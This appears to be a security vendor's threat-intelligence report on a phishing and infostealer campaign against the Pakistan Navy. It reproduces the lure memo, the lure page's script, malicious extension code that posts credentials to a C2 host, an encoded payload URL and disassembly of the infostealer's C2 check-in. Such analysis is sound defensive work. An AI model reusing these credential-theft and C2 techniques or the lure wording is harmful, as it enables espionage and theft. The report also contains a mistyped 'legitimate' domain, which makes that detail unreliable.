Suspected Nation-State Adversary Targets Pakistan Navy in Cyber Espionage Campaign

The BlackBerry Research and Intelligence Team ⁝⁝ 11/18/2024

Summary

In early September, as part of the BlackBerry Threat Research and Intelligence team's continuous monitoring of cyber activities across the Indian subcontinent, we came across an interesting PDF lure which at a first glance appeared to be an internal IT communication for the Pakistan Navy.

As we pivoted off this artifact and followed its digital footprints, we came across a web of interlinking infrastructure, artifacts of various filetypes that appeared to have an espionage theme and whose purpose was ultimately to deliver a stealthy infostealer to the targeted victims.


As we delved deeper into this campaign, we found that several of the Tactics, Techniques, and Procedures (TTPs) overlapped with those previously seen being used by two other prominent threat groups; however, we felt there was not enough evidence to warrant an attribution at this time.

In this blog, we'll examine the full attack chain of this unknown threat actor, and provide actionable recommendations for remediation.

Technical Analysis

The initial lure in this campaign was a PDF document that was designed to look like an internal Pakistan Navy IT memo containing instructions on the integration of Axigen Thunderbird for secure email communications. This lure document contains an embedded URL used to obtain the required files, with targeted users being directed to download and install them.

At a first glance, the download link appears to conform to that of a legitimate Pakistan Navy URL, with the use of a secure protocol and "**paknavy**" domain name.



MOST IMMEDIATE

DIRECTORATE OF
NAVALINTELLIGENCE
NAVAL HEADQUARTERS
ISLAMABAD
Tele :051-20065025
DDNT (AT) :051-20062548-9
Email dni@paknavy.gov.pk

PAKISTAN

TR-5/7032/AX-TB/2024-25

See Distribution 20 August 2024

FORWARDING OF MAIL USING INSTRUCTIONS – AXIGEN-THUNDERBIRD INTEGRATION

1. It is informed that Axigen mail extensions can be used for secure download of email attachments from thunderbird in secure way.

a. Download Files : ***https://paknavy.rf.gd/Axigen_Thunderbird.zip***
b. Follow the instructions in attached user-manual.
b. Try to download files and open important files.
c. Ignore if the important files downloaded doesn't works , since it is a trial version.

2. It is requested that everyone should test this extension by downloading files and check important files data.

ATHAR ALI ZAFAR
Captain Pakistan Navy
Director


Figure 1: Pakistan Navy initial lure document.

However, in this case the threat actor is using a malicious search engine optimization (SEO) poisoning technique known as typo-squatting, since legitimate Pakistan Navy URLs conform to a “**paknavy.gov.pk**” pattern.

Legitimate URL	**Fake URL**
https://www.naknavy.gov.pk/	https://www[.]paknavy[.]rf[.]gd/

Table 1: Typosquatted “Paknavy” URL.

Upon inspection of the fake URL’s page located at “*hxxps://paknavy[.]rf[.]gd”*, we found it contained code designed to verify that the target environment has JavaScript enabled before the user interacts with the malicious Thunderbird extension packaged within the ZIP file (Axigen_Thunderbird.zip).




```
<html>
  <body>
    <script type="text/javascript" src="/aes.js"></script>
    <script>
      function toNumbers(d) {
        var e = [];
        d.replace(/(..)/g, function(d) {
          e.push(parseInt(d, 16))
        });
        return e
      }
      function toHex() {
        for (var d = [], d = 1 == arguments.length && arguments[0].constructor == Array ? arguments[0] : arguments, e
= "", f = 0; f < d.length; f++)
          e += (16 > d[f] ? "0" : "") + d[f].toString(16);
        return e.toLowerCase()
      }
      var a = toNumbers("f655ba9d09a112d4968c63579db590b4")
        , b = toNumbers("98344c2eee86c3994890592585b49f80")
        , c = toNumbers("092c12a1e37383353cc3f9a30ad43f78");
      document.cookie = "__test=" + toHex(slowAES.decrypt(c, 2, a, b)) + "; expires=Thu, 31-Dec-37 23:55:55 GMT;
path=/";
      location.href = "hxxp://paknavy[.]rf.gd/?i=1";
    </script>
    <noscript>This site requires Javascript to work, please enable Javascript in your browser or use a browser with
Javascript support</noscript>
  </body>
</html>
```

Table 2: Paknavy[.]rf[.]gd: JavaScript enabled on victim environment check.

At this stage it is safe to assume that the threat actor very likely had prior knowledge of the Pakistan Navy's use of Axigen mail servers along with Thunderbird as their email client.

As the next stage of the attack, the threat actor crafted a custom Axigen user manual for the installation of a malicious Thunderbird extension, specifically tailored for this campaign. This level of dedication plus the time and resources the group put into crafting such a detailed document indicates a highly targeted modus operandi.



Thunderbird Extension – AXIGEN Mail Document Auto Downloader

AXIGEN Mail Downloader

Thunderbird Extension For Automate Mail Document Download

Product version: 1.1
Document version: 1.1

Last Updated on: July 20 2024

GECAD Technologies
10A Dimitrie Pompei Blvd., BUCHAREST 2, ROMANIA. Zip code: 020337.
Tel: +40 21 303 20 80 Fax: +40 21 303 20 81
https://www.axigen.com

Copyright © 2024 GECAD Technlogies S. R. L.,
https://www.axigen.com

Figure 2: Fake user manual for a malicious Thunderbird extension.

Once an unwitting user follows the fake instruction manual and installs the malicious extension in their Thunderbird email client, the client displays the title: “**Mail Files Downloader.**”

The extension then displays a login form designed specifically for “**@paknavy.gov.pk**” email addresses, misleading the victim into believing that upon entering their credentials they will be able to access and download their emails.




Figure 3: 'Mail Files Downloader' extension installed in Thunderbird.

Once the user enters their legitimate credentials and submits them via the fake login form, they are sent in the body of a **HTTP POST** request to "***hxxps://updateschedulers[.]com/receive_credentials[.]php***."

If the server response includes "**Credentials Received,**" it triggers a ***downloadFile()*** function which in turn calls the following code:

```
downloadFile(atob("aHR0cHM6Ly91cGRhdGVzY2hlZHVsZXJzLmNvbS9maWxlX2Rvd25sb2FkLnBocD9sZj0=")+ms);.
```

Table 3: Successful POST returned code.

The embedded base64 string decodes to "***hxxps://updateschedulers[.]com/file_download[.]php?lf,***" where "**ms"** is a variable representing the device's user agent string. The ***getS()*** function is utilized to gather the user agent information, which is then used to identify the victim's operating system (OS) by returning a corresponding abbreviation for whichever one is detected, which is then stored in the variable "ms."

```
function getS() {
    const userAgent = navigator.userAgent;
    if (/windows phone/i.test(userAgent)) {return "WP";}
    if (/windows/i.test(userAgent)) {return "WIN";}
    if (/macintosh|mac os x/i.test(userAgent)) {return "Mac";}
    if (/android/i.test(userAgent)) {return "And";}
    if (/linux/i.test(userAgent)) {return "LIN";}
    if (/iphone|ipad|ipod/i.test(userAgent)) {return "iOS";}
    return "Unknown";}
const ms = getS()
```

Table 4: OS identification.

Depending on which OS is identified on the victim's device, the threat actor's command-and-control (C2) server will then respond by returning a correlating ZIP file titled "**Mail_Files.zip**."

At the time of our investigation, while each operating system returned a corresponding ZIP file, only the Windows OS returned an actual payload intended for further exploitation. When queried from other OS's, a ZIP was returned that is best described as a dummy folder containing benign documents or files.

We have a couple of theories about this. It may be because the threat actor was only interested in targeting Windows devices, or that they intend to target other OSes in future. Alternatively, they may be just using this process as an OS check to verify their payload is sent to the correct machines for detonation.

Execution Chain





Figure 4: Execution chain diagram.

Final Payload: Sync-Scheduler

The final payload is a very stealthy and capable infostealer dubbed **Sync-Scheduler** by researchers at Cyfirma. It was first documented in March 2024, although we have found earlier samples that appear to be from at least mid-2023 based on their compilation timestamps.

The sample used in this particular campaign appears to be a newer version of the one previously documented by Cyfirma researchers earlier this year.


Authored in C++ and containing robust evasion and anti-analysis capabilities, Sync-Schedler's core functionality appears to have remained largely unchanged since previous iterations. Upon execution, the malware gathers some basic machine metadata such as the universally unique identifier (UUID), via the following Windows management instrumentation (WMI) query. It filters by UUID, which corresponds to the following regkey: **HKLM\SYSTEM\HardwareConfig\<UUID>.**



```
SELECT * FROM Win32_ComputerSystemProduct
```

Figure 5: UUID WMI query.

This information is then sent (with a unique check-in string in the form: “**uD=<UUID>, &ifangtaiyang=”**) to the threat actor’s C2 server, at **packageupdates[.]net/r3diRecT/redirector/proxy[.]php**, via a **HTTP POST** request.



```
.text:00000001400032A0 mov     qword ptr [rsp+8F0h+nSize], r14
.text:00000001400032A5 mov     [rsp+8F0h+lpBuffer], r14
.text:00000001400032AA xor     r9d, r9d
.text:00000001400032AD mov     r8, rbx
.text:00000001400032B0 lea     rdx, aPost      ; "POST"
.text:00000001400032B7 mov     rcx, r13
.text:00000001400032BA call    cs:addr_HttpOpenRequestA
.text:00000001400032C0 mov     r15, rax
.text:00000001400032C3 test    rax, rax
.text:00000001400032C6 jnz     short loc_1400032DF
```


```
.text:00000001400032DF
.text:00000001400032DF loc_1400032DF:
.text:00000001400032DF xorps   xmm0, xmm0
.text:00000001400032E2 movups  xmmword ptr [rsp+8F0h+http_headers], xmm0
.text:00000001400032E7 xorps   xmm1, xmm1
.text:00000001400032EA movdqu  [rbp+7F0h+var_868], xmm1
.text:00000001400032EF mov     r8d, 49h ; 'I'  ; Size
.text:00000001400032F5 lea     rdx, aContentTypeApp ; Content-Type: application/x-www-form-urlencoded
.text:00000001400032FC lea     rcx, [rsp+8F0h+http_headers] ; void *
.text:0000000140003301 call    memcpy_0
.text:0000000140003306 nop
.text:0000000140003307 ;   try {
.text:0000000140003307 lea     rdx, [rsp+8F0h+http_headers]
.text:000000014000330C cmp     qword ptr [rbp+7F0h+var_868+8], 10h
.text:0000000140003311 cmovnb  rdx, [rsp+8F0h+http_headers]
.text:0000000140003317 mov     r9d, 0A0000000h
.text:000000014000331D mov     r8d, dword ptr [rbp+7F0h+var_868]
.text:0000000140003321 mov     rcx, r15
.text:0000000140003324 call    cs:addr_HttpAddRequestHeadersA
.text:000000014000332A mov     r9, rdi
.text:000000014000332D cmp     qword ptr [rdi+18h], 10h
.text:0000000140003332 jb      short loc_140003337
```

```
.text:0000000140003334 mov     r9, [rdi]
```

```
.text:0000000140003337
.text:0000000140003337 loc_140003337:
.text:0000000140003337 mov     eax, [rdi+10h]
.text:000000014000333A mov     dword ptr [rsp+8F0h+lpBuffer], eax
.text:000000014000333E xor     r8d, r8d
.text:0000000140003341 xor     edx, edx
.text:0000000140003343 mov     rcx, r15
.text:0000000140003346 call    cs:addr_HttpSendRequestW ; POST request:
.text:0000000140003346                          ; packageupdates.net/r3diRecT/redirector/proxy.php
.text:0000000140003346                          ; Form items: uD=<UUID>, &ifangtaiyang=
.text:000000014000334C test    eax, eax
.text:000000014000334E jnz     loc_140003442
```

Figure 6: Initial C2 checkin at packageupdates[.]net.

This C2 server is different from the one used in previously documented campaigns of Sync-Scheduler. Most notably, any attempts to manually navigate to it, bizarrely results in the user being redirected to a Chinese Government website, which is the same one that was seen with the older version of the infostealer.



中华人民共和国中央人民政府
www.gov.cn

